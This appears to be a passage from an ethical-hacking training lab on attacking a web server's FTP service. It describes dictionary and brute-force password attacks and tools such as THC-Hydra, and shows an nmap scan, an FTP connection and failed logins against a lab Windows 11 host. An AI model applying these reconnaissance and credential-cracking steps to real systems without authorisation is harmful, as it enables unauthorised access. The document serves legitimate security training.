Lab 2: Perform a Web Server Attack

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.


First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click Parrot Security to switch to the **Parrot Security** machine.

   Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.


2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.

3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



7. In the terminal window, type **nmap -p 21 [IP Address of Windows 11]**, and press **Enter**.

Here, the IP address of **Windows 11** is **10.10.1.11**.




8. ☐ Observe that **port 21** is open in **Windows 11**.
9. ☐ Check if an FTP server is hosted on the **Windows 11** machine.
10. ☐ Type **ftp [IP Address of Windows 11]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.

```
Applications  Places  System                                   Tue Apr 19, 02:06
                          ftp 10.10.1.11 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 02:05 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):
Menu   ftp 10.10.1.11 - Parrot T...
```


11. ☐ Try entering random usernames and passwords in an attempt to gain FTP access.

The password you enter will not be visible on the screen.

12. ☐ As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.

